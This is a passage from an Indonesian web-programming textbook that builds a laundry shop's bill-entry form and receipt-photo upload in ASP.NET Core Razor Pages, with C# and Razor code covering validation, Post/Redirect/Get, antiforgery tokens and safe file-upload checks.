Bacalah sambil melihat *view* pada **Kode 11.38**. Dari `<input asp-for="Customer" required pattern=…>` *helper* menghasilkan `id`, `name`, `value=""`, dan `type="text"` (propertinya bertipe `string`) serta mempertahankan setiap atribut yang ditulis tangan. Atribut `data-val-*` membawa pesan validasi untuk skrip *unobtrusive validation* jQuery, yang tidak dimuat halaman ini; atribut itu tidak terpakai. `<select asp-for="Service" asp-items=…>` menghasilkan satu `<option>` per layanan. `bool Express` menghasilkan `type="checkbox" value="true"` ditambah, di akhir formulir, `Express=false` tersembunyi: bila dicentang, peramban mengirim `true` lalu `false` dan *binding* mengambil yang pertama; bila tidak dicentang, hanya `false` yang tiba. Radio button berbagi nama `Outlet`, dan yang nilainya sama dengan properti diberi `checked` (semuanya juga mendapat `id="Outlet"`, cacat kecil yang sudah dikenal).

Dan *tag helper* `<form method="post">` menambahkan `__RequestVerificationToken`, token *antiforgery*, tanpa diminta.

11.8.4 Metode *handler*

Dua tombol di bagian bawah **Kode 11.32** adalah jawaban Razor Pages atas `OnClick` Web Forms. `<button asp-page-handler="Save">` menjadi `<button formaction="/bills/new/Save">`, memakai atribut HTML `formaction` dari Subbab 11.4.1: menekannya mengirim formulir yang sama ke alamat lain, dan alamat itu menyebut *handler*-nya. **Kode 11.33** memperlihatkan kedua *handler*.

Kode 11.33 *Handler* halaman nota baru: `OnGet` menggambar formulir kosong; `OnPostPreview` dan `OnPostSave` menjawab kedua tombol, masing-masing memeriksa lebih dulu, lalu menggambar ulang halaman beserta galatnya atau mengerjakan tugasnya.

```
    public void OnGet() { }

    /// <summary>The "Calculate price" button: check, price, draw the same page
again.</summary>
    public IActionResult OnPostPreview()
    {
        int units = Check();
        if (!ModelState.IsValid) { Response.StatusCode = 400; return Page(); }
        Quote = BillRules.Price(store, Service!, units, Express).Text;
        return Page();
    }

    /// <summary>The "Save bill" button: check, store, then redirect
(Post/Redirect/Get).</summary>
    public IActionResult OnPostSave()
    {
        int units = Check();
        if (!ModelState.IsValid) { Response.StatusCode = 400; return Page(); }
        var (serviceId, total, text) = BillRules.Price(store, Service!, units, Express);
        string id = store.Save(Customer!, serviceId, units, total, Rack!, Outlet!,
BillRules.Cashier,
                               BillRules.Now());
        TempData["Flash"] = $"Bill {id} saved: {text}.";
        return RedirectToPage("/Bills/Details", new { id });
    }
```

Handler mengembalikan sebuah **action result**, dan ada tiga yang terus-menerus dipakai halaman formulir. `Page()` merender *view* halaman ini dengan model halaman sebagaimana keadaannya sekarang — nilai ketikan, galat, penawaran harga. `RedirectToPage(...)` mengirim pengalihan ke halaman lain. `NotFound()` mengirim 404. *Handler* yang mengembalikan `void` berarti `Page()`.

11.8.5 Validasi di server

Validasi berlangsung dalam dua lapis. Atribut pada properti — `[Required]`, `[RegularExpression]`, dan yang lain yang dibahas Bab 14 — diperiksa *framework* setelah *binding*, dan setiap kegagalan dicatat di `ModelState` di bawah nama propertinya. Aturan yang memerlukan data toko tidak dapat dijadikan atribut: apakah pelanggan C0047 ada, apakah rak A03 di Rungkut sudah berisi nota. Metode `Check` halaman, **Kode 11.34**, menambahkan aturan-aturan itu dengan `ModelState.AddModelError`.


Kode 11.34 `Check`: menormalkan nilai ketikan, lalu menambahkan galat yang memerlukan data — pelanggan tidak dikenal, ekspres pada layanan yang salah, jumlah yang bukan bilangan bulat untuk barang satuan, rak yang terisi — dan menghitung jumlah satuan.

```
    int Check()
    {
        Customer = Customer?.Trim().ToUpperInvariant();
        Rack = Rack?.Trim().ToUpperInvariant();
        Quantity = Quantity?.Trim();
        if (ModelState.GetFieldValidationState(nameof(Customer)) !=
ModelValidationState.Invalid
            && store.CustomerName(Customer!) is null)
            ModelState.AddModelError(nameof(Customer), $"There is no customer
{Customer}.");

        var offered = store.Services().FirstOrDefault(s => s.Id == Service && s.Id !=
BillRules.Express);
        if (Service is not null && offered is null)
            ModelState.AddModelError(nameof(Service), "Choose a service from the list.");
        else if (Express && Service != BillRules.WashFold)
            ModelState.AddModelError(nameof(Express), "Express is offered for wash & fold
only.");

        int units = 0;
        if (Quantity is not null)
        {
            int? tenths = BillRules.Tenths(Quantity);
            if (tenths is null)
                ModelState.AddModelError(nameof(Quantity), "Enter the weight or count, for
example 2.5.");
            else if (tenths < 1 || tenths > 1000)
                ModelState.AddModelError(nameof(Quantity), "Enter a value from 0.1 to
100.");
            else if (offered is not null)
            {
                string word = BillRules.UnitWord(offered.Description);
                if (word == "kg") units = (tenths.Value + 9) / 10;          // round UP to
a whole kilogram
                else if (tenths % 10 != 0)
                    ModelState.AddModelError(nameof(Quantity), $"A whole number of {word}s,
for example 2.");
                else units = tenths.Value / 10;
            }
        }

        if (Outlet is not null && store.Outlets().All(o => o.Id != Outlet))
            ModelState.AddModelError(nameof(Outlet), "Choose an outlet.");
        else if (Outlet is not null && ModelState.GetFieldValidationState(nameof(Rack)) !=
ModelValidationState.Invalid
                 && store.RackHolder(Outlet, Rack!) is string holder)
            ModelState.AddModelError(nameof(Rack), $"Rack {Rack} already holds bill
{holder} at this outlet.");
        return units;
    }
```

View menampilkan galat pertama setiap kolom dengan `<span asp-validation-for="Customer" class="err">`, dan satu baris ringkasan bila `ModelState.IsValid` bernilai *false*. *Handler* menetapkan status 400 sebelum menggambar ulang, agar program yang mengirim formulir — rangkaian uji, misalnya — dapat membedakan kegagalan dari keberhasilan tanpa membaca halamannya.

11.8.6 Post/Redirect/Get

Setelah penyimpanan berhasil, `OnPostSave` tidak menggambar halaman. Ia menyimpan pesan di `TempData` dan mengembalikan `RedirectToPage("/Bills/Details", new { id })`. **Gambar 11.18** memperlihatkan alasannya.



Gambar 11.18 Post/Redirect/Get. POST yang menyimpan nota dijawab dengan pengalihan; peramban kemudian melakukan GET ke halaman nota. Reload hanya mengulang GET itu, sehingga nota tidak pernah dibuat dua kali.

Seandainya *handler* menjawab POST dengan sebuah halaman, halaman itu adalah hasil sebuah POST, dan tombol Reload peramban — atau tombol Back lalu Forward — akan mengulang POST itu setelah bertanya "Confirm form resubmission?", dan nota kedua yang identik akan diterima. Dengan **Post/Redirect/Get**, jawaban atas POST hanyalah "pergilah melihat `/bills/B2954`". Peramban mengikutinya dengan GET, halaman nota adalah hasil sebuah GET, dan mengulang GET tidak berbahaya (**Tabel 11.4**: GET bersifat *idempotent*).

`RedirectToPage` mengirim **302 Found**; jalur PHP, Java, dan Python mengirim **303 See Other**, status yang ditambahkan HTTP untuk menyatakan persis "sekarang lakukan GET ke sini" [2]. Peramban memperlakukan keduanya dengan cara yang sama setelah POST. **Kode 11.35** adalah jawaban yang dikirim jalur Razor atas penyimpanan yang berhasil.

Kode 11.35 Empat baris pertama jawaban atas `POST /bills/new/save` yang berhasil, ditangkap dengan `curl -i`. *Header* `Location`, yang menyusul, menyebut nota baru.

```
HTTP/1.1 302 Found
Content-Length: 0
Date: Wed, 23 Sep 2026 15:17:09 GMT
Server: Kestrel
```

Pesan untuk halaman berikutnya berjalan di `TempData`, yang disimpan Razor Pages di *cookie* sampai dibaca sekali: halaman nota membaca `TempData["Flash"]`, menampilkan *Bill B2954 saved: …*, dan nilainya lenyap. Jalur-jalur lain menyimpan pesan sekali-pakai yang sama di sesi. Inilah bentuk modern dari label yang menampilkan pesan satu kali.

11.8.7 Token *antiforgery*

`__RequestVerificationToken` tersembunyi pada **Kode 11.32** melindungi dari **cross-site request forgery** (CSRF), yang dijelaskan lengkap di Subbab 11.13.3. Dalam satu kalimat: halaman di situs lain dapat membuat peramban kasir mengirim formulir ke Laundry, dengan *cookie* kasir, dan Laundry tidak dapat mengetahui bahwa kasir tidak bermaksud demikian — kecuali setiap formulir membawa nilai rahasia yang hanya diketahui halaman-halaman Laundry sendiri. ASP.NET Core menerbitkan token semacam itu di setiap `<form method="post">`,

memasangkannya dengan sebuah *cookie*, dan, dengan `app.UseAntiforgery()`, menolak setiap POST Razor Pages yang tidak mengembalikan pasangan yang cocok [12]. **Kode 11.36** adalah jawaban atas POST yang dikirim tanpa token itu.

Kode 11.36 POST ke `/bills/new/save` tanpa token. *Framework* menjawab 400 bahkan sebelum model halaman dibuat.

```
HTTP/1.1 400 Bad Request
Content-Length: 0
Date: Wed, 23 Sep 2026 15:15:28 GMT
Server: Kestrel
```

Tidak ada yang perlu ditulis untuk mendapatkan ini. Itulah gunanya bawaan sebuah *framework*, dan jalur PHP, Java, dan Python, yang tidak memiliki *framework* semacam itu, memperlihatkan di Subbab 11.10 sampai 11.12 apa yang dikerjakan bawaan itu untuk Anda.

11.9 Formulir "Terima Nota Baru" Laundry di Razor Pages

Kini semuanya siap untuk yang sesungguhnya. Di meja kasir Profitina Laundry Rungkut, Dewi, sang kasir, menerima cucian pelanggan: ia mengetik id pelanggan, memilih layanan, mencentang *Express* bila pelanggan menginginkannya besok, menimbang kantong atau menghitung barangnya, memilih rak yang kosong, lalu meminta sistem menghitung harganya. Pelanggan setuju; Dewi menyimpan notanya; kemudian ia memotret nota kertas yang ditandatangani pelanggan dan melampirkan foto itu pada notanya. Jadi ada dua formulir: formulir nota baru dan formulir unggah. Subbab ini membangun keduanya di Razor Pages; tiga subbab berikutnya membangunnya lagi di PHP, Java, dan Python. Login sengaja ditinggalkan — Bab 7 telah membangunnya, dan Bab 14 akan kembali membahasnya — sehingga kasirnya ditetapkan sebagai pegawai E0004, Dewi Lestari Putri.

11.9.1 Aturan, dan harganya

Aturan bisnis Laundry (FR-4 dan BR-1 sampai BR-3 dalam kebutuhan aplikasinya) menentukan harga sepenuhnya. Setiap layanan memiliki harga per satuan — per kilogram, per barang, atau per pasang. Untuk layanan yang dijual berdasarkan berat, berat dibulatkan **ke atas** ke kilogram utuh, sehingga bila kantong berbobot w kilogram, banyaknya satuan adalah

$$u = \lceil w \rceil \tag{11.3}$$

dan untuk barang dan pasangan u sudah harus berupa bilangan bulat. Harganya adalah harga satuan layanan p_s dikali banyaknya satuan, dihitung server dari daftar harganya sendiri:

$$P = p_s \cdot u \tag{11.4}$$

Ekspres bukanlah checkbox di basis data. Ekspres adalah layanan tersendiri, S0002 *Express wash & fold, 1 day*, seharga Rp 12.000 per kilogram, dibandingkan Rp 8.000 untuk *wash & fold* biasa, S0001. Jadi "*wash & fold* dengan ekspres" disimpan sebagai S0002, dan menurut Persamaan (11.4) harganya terbagi menjadi harga biasa ditambah biaya tambahan:

$$P_{\text{express}} = p_{\text{S0002}}\, u = p_{\text{S0001}}\, u + (p_{\text{S0002}} - p_{\text{S0001}})\, u \tag{11.5}$$

Biaya tambahan itu, sebagai persentase dari harga biasa, adalah

$$s = \frac{p_{S0002} - p_{S0001}}{p_{S0001}} \times 100\% = \frac{12000 - 8000}{8000} \times 100\% = 50\% \tag{11.6}$$

dan kode menghitungnya dari daftar harga dengan Persamaan (11.6) alih-alih menuliskan angka 50 di program, sehingga pada hari pemilik mengubah harga ekspres, penawaran harganya ikut berubah.

> **CONTOH.** Imam Pratama (C0047) membawa 2,4 kg untuk ekspres. Menurut Persamaan (11.3), $u = \lceil 2.4 \rceil = 3$. *Wash & fold* biasa akan berharga $8000 \times 3 = 24000$. Menurut Persamaan (11.5) harga ekspresnya $12000 \times 3 = 36000$, dengan biaya tambahan $36000 - 24000 = 12000$, dan menurut Persamaan (11.6) itu 50 %. Penawarannya berbunyi *3 kg × Rp 8.000 = Rp 24.000 + express 50 % (Rp 12.000) = Rp 36.000*, dan notanya disimpan sebagai layanan S0002, 3 satuan, Rp 36.000 — sama dengan nota contoh nyata B0006.
>
> Gilang Nasution (C0056) membawa gorden seberat 2,1 kg. Gorden, S0010, berharga Rp 15.000 per kilogram: $u = \lceil 2.1 \rceil = 3$ dan $P = 15000 \times 3 = 45000$, *3 kg × Rp 15.000 = Rp 45.000*.
>
> Seseorang mengetik 2,5 kemeja untuk *dry cleaning*, S0004, yang dijual per barang. 2.5 bukan bilangan bulat, dan formulir menjawab *A whole number of items, for example 2.*

Pembulatan ke atas tampak sepele padahal tidak: dalam *floating point* biner $0.1 + 0.2 = 0.30000000000000004$, dan berat yang sedikit saja di atas bilangan bulat akan dibulatkan ke atas satu kilogram penuh terlalu jauh. Karena itu tidak ada berat yang pernah dijadikan bilangan *floating point*. Formulir menerima paling banyak satu desimal, dengan titik atau koma, dan mengubah teks menjadi *persepuluhan* kilogram yang utuh, t (`2,4` adalah $t = 24$); lalu, dengan pembagian bilangan bulat,

$$u = \lfloor \frac{t + 9}{10} \rfloor \tag{11.7}$$

yang merupakan Persamaan (11.3) yang dihitung secara eksak: $t = 24$ menghasilkan 3, $t = 30$ menghasilkan 3, $t = 31$ menghasilkan 4. Keempat jalur memakai Persamaan (11.7). **Kode 11.37** memuat aturan-aturan untuk jalur Razor.

Kode 11.37 `BillRules.cs`: format rupiah, kata satuan, jumlah dalam persepuluhan, dan harga dengan biaya tambahan ekspres yang dihitung dari daftar harga.

```
using System.Text.RegularExpressions;

namespace LaundryForms.Data;

/// <summary>The pricing rules, exactly as in the PHP, Java and Python tracks.</summary>
public static class BillRules
{
    public const string Cashier = "E0004";          // Dewi Lestari Putri, cashier at
Rungkut (no login here)
    public const string WashFold = "S0001", Express = "S0002";

    public static string Rupiah(long amount) =>
        "Rp " + amount.ToString("#,0",
System.Globalization.CultureInfo.InvariantCulture).Replace(',', '.');

    public static string UnitWord(string description)
    {
        var m = Regex.Match(description, @"\(per (\w+)\)");
        return m.Success ? m.Groups[1].Value : "item";
    }

    public static string Amount(int units, string word) =>
        word == "kg" ? $"{units} kg" : $"{units} {word}" + (units == 1 ? "" : "s");

    /// <summary>"2,4" or "2.4" -> 24 tenths; null when the text is not a number of that
shape.</summary>
    public static int? Tenths(string text)
    {
        var m = Regex.Match(text, @"^(\d{1,3})(?:[.,](\d))?$");
        if (!m.Success) return null;
        return int.Parse(m.Groups[1].Value) * 10 + (m.Groups[2].Success ?
int.Parse(m.Groups[2].Value) : 0);
    }

    /// <summary>BR-1 and BR-3: price = service price x units, from the price list, never
from the browser.</summary>
    public static (string ServiceId, long Total, string Text) Price(ILaundryStore store,
string serviceId,
                                                                    int units, bool
express)
    {
        var all = store.Services().ToDictionary(s => s.Id);
        var basis = all[serviceId];
        long subtotal = basis.Price * units;
        string text = $"{Amount(units, UnitWord(basis.Description))} ×
{Rupiah(basis.Price)} = {Rupiah(subtotal)}";
        if (!express) return (basis.Id, subtotal, text);
        var fast = all[Express];
        long total = fast.Price * units;
        long percent = (long)Math.Round((fast.Price - basis.Price) * 100.0 / basis.Price);
        text += $" + express {percent} % ({Rupiah(total - subtotal)}) = {Rupiah(total)}";
        return (fast.Id, total, text);
    }
```

Kode 11.37 (Lanjutan) *BillRules.cs: format rupiah, kata satuan, jumlah dalam persepuluhan, dan harga dengan biaya tambahan ekspres yang dihitung dari daftar harga.*

```
    public static string Now() =>
        Environment.GetEnvironmentVariable("LAUNDRY_NOW") ?? DateTime.Now.ToString("yyyy-
MM-dd HH:mm:ss");
}
```

`Rupiah` memformat `36000` menjadi `Rp 36.000`, dengan titik yang dipakai bahasa Indonesia di antara ribuan, dengan cara memformat memakai koma *invariant culture* lalu menukarnya:

hasilnya tidak bergantung pada pengaturan sistem operasi server. `Tenths` mengembalikan `null` untuk apa pun yang bukan satu sampai tiga digit dengan satu desimal opsional, yang sekaligus menolak `1e3`, `-2`, `2.45`, dan string kosong. `Price` mengembalikan tiga hal sekaligus dalam sebuah *tuple* C#: layanan yang disimpan (S0001 menjadi S0002 untuk ekspres), totalnya, dan kalimat yang menjelaskannya.

11.9.2 Model halaman

Model halaman telah diperlihatkan dalam tiga bagian: properti terikatnya (**Kode 11.31**), *handler*-nya (**Kode 11.33**), dan metode `Check`-nya (**Kode 11.34**). Digabungkan, model itu menjawab tiga permintaan:

- `GET /bills/new` — formulir kosong, dengan Rungkut terpilih.
- `POST /bills/new/preview` — *Calculate price*: periksa; gambar ulang dengan galat (400) atau dengan penawaran harga. Tidak ada yang disimpan — bentuk modern `Click` yang menulis ke label.
- `POST /bills/new/save` — *Save bill*: pemeriksaan yang sama; lalu simpan, taruh pesan *flash* di `TempData`, dan alihkan.

Urutan kedua tombol di formulir disengaja. Ketika kasir menekan Enter di kolom teks, peramban mengirim formulir dengan tombol kirim *pertamanya*. Menaruh *Calculate price* di depan menjadikan Enter tindakan yang aman: ia menawarkan harga dan tidak pernah menyimpan.

11.9.3 Halamannya

Kode 11.38 adalah *view*-nya. Satu-satunya logika di dalamnya adalah penyajian: tampilkan ringkasan bila keadaan model tidak valid, tampilkan penawaran bila ada, ulangi radio button untuk setiap gerai.

Kode 11.38 `New.cshtml`: formulir nota baru. `asp-for` menghubungkan setiap kontrol dengan properti terikat; `asp-validation-for` menampilkan galat properti itu; `asp-page-handler` menyebut *handler* yang dipanggil setiap tombol.

```
@page "/bills/new/{handler?}"
@model LaundryForms.Pages.Bills.NewModel
@{ ViewData["Title"] = "New bill - Profitina Laundry"; }
<h1>Take in a new bill</h1>
@if (!ViewData.ModelState.IsValid) {<p class="err">Please correct the fields marked
below.</p>}
@if (Model.Quote is not null) {<p class="quote">Price: @Model.Quote</p>}
<form method="post">
  <label asp-for="Customer">Customer id</label>
  <input asp-for="Customer" required pattern="[Cc][0-9]{4}" maxlength="5"
placeholder="C0047" autocomplete="off">
  <span asp-validation-for="Customer" class="err"></span>

  <label asp-for="Service">Service</label>
  <select asp-for="Service" asp-items="Model.ServiceItems" required>
    <option value="">- choose -</option>
  </select>
  <span asp-validation-for="Service" class="err"></span>

  <label class="check"><input asp-for="Express"> Express, ready in 1 day (wash &amp; fold
only)</label>
  <span asp-validation-for="Express" class="err"></span>

  <label asp-for="Quantity">Weight in kg, or number of items</label>
  <input asp-for="Quantity" required inputmode="decimal" pattern="[0-9]{1,3}([.,][0-9])?"
placeholder="2.5">
  <span asp-validation-for="Quantity" class="err"></span>

  <fieldset>
    <legend>Outlet</legend>
    @foreach (var o in Model.Outlets)
    {
      <label><input type="radio" asp-for="Outlet" value="@o.Id" required> @o.Name</label>
    }
  </fieldset>
  <span asp-validation-for="Outlet" class="err"></span>

  <label asp-for="Rack">Rack</label>
  <input asp-for="Rack" required pattern="[A-Ca-c](0[1-9]|1[0-9]|20)" maxlength="3"
placeholder="B03">
  <span asp-validation-for="Rack" class="err"></span>

  <div>
    <button asp-page-handler="Preview">Calculate price</button>
    <button asp-page-handler="Save">Save bill</button>
  </div>
</form>
<p class="hint">The server computes the price from its own price list: units &times; price.
Weight is rounded up to a whole kilogram; express costs the express price per kilogram.</p>
```

Setiap aturan diperiksa dua kali, dan kedua salinannya sengaja berbeda. Atribut HTML — `required`, `pattern="[Cc][0-9]{4}"`, `maxlength="5"` — membiarkan peramban menangkap kekeliruan sebelum apa pun dikirim. Pemeriksaan di server-lah yang menentukan. Untuk melihat pesan dari server, build ini mematikan pemeriksaan peramban dengan `form.noValidate = true` dan menyimpan nota yang mustahil: pelanggan C9999, kemeja, ekspres, 2.5, rak `c08`. **Gambar 11.19** adalah jawabannya.

Gambar 11.19 Jawaban server atas nota yang mustahil. Empat kolom mengandung galat, masing-masing di samping kolomnya, dengan ringkasan di atas; setiap nilai yang diketik tetap di tempatnya, termasuk `c08` berhuruf kecil.

Empat pesan, masing-masing di samping kolomnya. *There is no customer C9999* memerlukan tabel pelanggan. *Express is offered for wash & fold only* adalah aturan tentang dua kolom sekaligus. *A whole number of items* perlu tahu bahwa kemeja dijual per barang. *Rack C08 already holds bill B2945 at this outlet* memerlukan nota-nota terbuka di Rungkut. Tidak satu pun dapat diperiksa oleh peramban sendirian.

Dengan nilai yang benar — C0047, *wash & fold*, ekspres, `2,4`, Rungkut, A03 — *Calculate price* menjawab **Gambar 11.20**.

Gambar 11.20 *Calculate price*: penawaran harga dari contoh tadi, dihitung oleh server, dengan formulir yang siap disimpan. Koma pada `2,4` diterima.

Save bill menyimpan B2954 dan mengalihkan ke halamannya; formulir unggah berada di halaman itu.

11.9.4 Mengunggah foto nota

Kode 11.39 adalah model halaman nota. `OnGet` memuat nota dan nama-nama fotonya. `OnPostReceiptAsync` menerima unggahan: parameter `IFormFile? photo` diikat dari bagian multipart bernama `photo`, dan `IFormFile` menyediakan `Length`, `FileName`, `ContentType`, serta `OpenReadStream()` untuk byte-nya [5].

Kode 11.39 `Details.cshtml.cs`: satu nota beserta foto-foto notanya. Unggahan ditolak kecuali tidak kosong, paling besar 2 MB, dan diawali byte JPEG atau PNG; foto disimpan dengan nama acak pilihan server.

```
using LaundryForms.Data;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryForms.Pages.Bills;

/// <summary>One bill, and the form that uploads a photo of its signed paper
receipt.</summary>
[RequestSizeLimit(3 * 1024 * 1024)]                              // bigger bodies: 413,
never read
[RequestFormLimits(MultipartBodyLengthLimit = 3 * 1024 * 1024)]
public class DetailsModel(ILaundryStore store, IWebHostEnvironment env) : PageModel
{
    const long MaxPhoto = 2 * 1024 * 1024;                        // the shop's rule: 2 MB
per photo

    public Bill Bill { get; private set; } = null!;
    public string CustomerName => store.CustomerName(Bill.CustomerId) ?? "";
    public string EmployeeName => store.EmployeeName(Bill.EmployeeId);
    public Service Service => store.Services().First(s => s.Id == Bill.ServiceId);
    public string OutletName => store.Outlets().First(o => o.Id == Bill.OutletId).Name;
    public string Amount => BillRules.Amount(Bill.Unit,
BillRules.UnitWord(Service.Description));
    public string? Error { get; private set; }
    public List<string> Photos { get; } = new();

    string Uploads => Environment.GetEnvironmentVariable("LAUNDRY_UPLOADS")
                      ?? Path.Combine(env.ContentRootPath, "var", "uploads");

    bool Load(string id)
    {
        var bill = store.Find(id);
        if (bill is null) return false;
        Bill = bill;
        if (Directory.Exists(Uploads))
            Photos.AddRange(Directory.GetFiles(Uploads, id + "-*").Select(Path.GetFileName)
                .Where(n => System.Text.RegularExpressions.Regex.IsMatch(n!, @"^B\d{4}-[0-
9a-f]{16}\.(jpg|png)$"))
                .Order()!);
        return true;
    }

    public IActionResult OnGet(string id) => Load(id) ? Page() : NotFound();
```

Kode 11.39 (Lanjutan) *Details.cshtml.cs: satu nota beserta foto-foto notanya. Unggahan ditolak kecuali tidak kosong, paling besar 2 MB, dan diawali byte JPEG atau PNG; foto disimpan dengan nama acak pilihan server.*

```
    /// <summary>POST /bills/{id}/receipt with multipart/form-data; the file arrives as an
IFormFile.</summary>
    public async Task<IActionResult> OnPostReceiptAsync(string id, IFormFile? photo)
    {
        if (!Load(id)) return NotFound();
        byte[] head = new byte[8];
        int read = 0;
        if (photo is { Length: > 0 and <= MaxPhoto })
        {
            await using var s = photo.OpenReadStream();
            read = await s.ReadAtLeastAsync(head, 8, throwOnEndOfStream: false);
        }
        string? ext = null;
        if (photo is null || photo.Length == 0) Error = "Choose a photo to upload.";
        else if (photo.Length > MaxPhoto) Error = "The photo is larger than 2 MB.";
        else if (read >= 3 && head[0] == 0xFF && head[1] == 0xD8 && head[2] == 0xFF) ext =
"jpg";
        else if (read == 8 && head.SequenceEqual(new byte[] { 0x89, 0x50, 0x4E, 0x47, 0x0D,
0x0A, 0x1A, 0x0A })) ext = "png";
        else Error = "Only JPEG or PNG photos are accepted.";      // trust the bytes, not
the name
        if (Error is not null) { Response.StatusCode = 400; return Page(); }

        Directory.CreateDirectory(Uploads);
        string name = $"{id}-
{Convert.ToHexString(System.Security.Cryptography.RandomNumberGenerator.GetBytes(8)).ToLowe
rInvariant()}.{ext}";
        await using (var target = System.IO.File.Create(Path.Combine(Uploads, name)))   //
our name, never theirs
            await photo!.CopyToAsync(target);
        TempData["Flash"] = $"Receipt photo saved for bill {id}.";
        return RedirectToPage(new { id, handler = (string?)null });
    }
}
```

Pemeriksaannya mengikuti urutan yang ketat. **Adakah berkasnya?** Formulir yang dikirim tanpa memilih berkas tetap mengirim bagian kosong, yang diubah *binding* menjadi `null`. **Cukup kecilkah?** `[RequestSizeLimit]` dan `[RequestFormLimits]` membuat server menolak badan apa pun yang lebih dari 3 MB dengan 413 sebelum membacanya; `MaxPhoto` menegakkan aturan toko 2 MB dengan kalimat yang dapat dibaca kasir. **Sebenarnya berkas apa ini?** Setiap JPEG diawali `FF D8 FF` dan setiap PNG diawali `89 50 4E 47 0D 0A 1A 0A`; kode membaca byte-byte itu dan mengabaikan nama berkas serta *content type* dari peramban, yang dikendalikan pengirim. **Ke mana perginya?** Ke luar `wwwroot`, sehingga server web tidak pernah menyajikannya secara langsung, dengan nama buatan server: id nota, tanda hubung, enam belas digit heksadesimal acak, dan ekstensi yang sesuai dengan byte-nya. Nama berkas dari ponsel, `IMG_0412.PNG`, tidak pernah dipakai.

Foto-foto kembali ke peramban hanya melalui satu pintu, *endpoint* `/receipts/{name}` pada **Kode 11.40**.

Kode 11.40 `Program.cs`: layanan, *middleware antiforgery*, Razor Pages, dan satu *endpoint* yang menyajikan foto nota, yang hanya menerima nama dengan bentuk persis seperti yang dibuat unggahan.


```
// Profitina Laundry, Chapter 11, ASP.NET Core Razor Pages track.
//   dotnet run --urls http://127.0.0.1:9101      then open http://127.0.0.1:9101/bills/new
using System.Text.Encodings.Web;
using System.Text.RegularExpressions;
using System.Text.Unicode;
using LaundryForms.Data;
using Microsoft.Extensions.WebEncoders;

var builder = WebApplication.CreateBuilder(args);
builder.Services.AddRazorPages();
// Razor escapes < > & " ' always; by default it ALSO writes every non-ASCII letter as
&#x..;
// Allowing all of Unicode keeps "×" and "é" readable in the page source and changes
nothing else.
builder.Services.Configure<WebEncoderOptions>(o => o.TextEncoderSettings = new
TextEncoderSettings(UnicodeRanges.All));

string data = Environment.GetEnvironmentVariable("LAUNDRY_DATA")
              ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data");
#if USE_SQLITE
string db = Environment.GetEnvironmentVariable("LAUNDRY_DB") ?? Path.Combine(data,
"laundry.db");
builder.Services.AddSingleton<ILaundryStore>(new SqliteLaundryStore(db));
#else
builder.Services.AddSingleton<ILaundryStore>(CsvLaundryStore.Load(data));
#endif

var app = builder.Build();
app.UseStaticFiles();                 // wwwroot: style.css and the logo
app.UseRouting();
app.UseAntiforgery();                 // every POST must carry __RequestVerificationToken
app.MapRazorPages();

// Receipt photos are stored OUTSIDE wwwroot and served only through this one door.
string uploads = Environment.GetEnvironmentVariable("LAUNDRY_UPLOADS")
                 ?? Path.Combine(app.Environment.ContentRootPath, "var", "uploads");
app.MapGet("/receipts/{name}", (string name, HttpContext http) =>
{
    var m = Regex.Match(name, @"^B\d{4}-[0-9a-f]{16}\.(jpg|png)$");
    string file = Path.Combine(uploads, name);
    if (!m.Success || !File.Exists(file)) return Results.NotFound();
    http.Response.Headers["X-Content-Type-Options"] = "nosniff";
    return Results.File(file, m.Groups[1].Value == "png" ? "image/png" : "image/jpeg");
});
app.MapGet("/", () => Results.Redirect("/bills/new"));

app.Run();
```

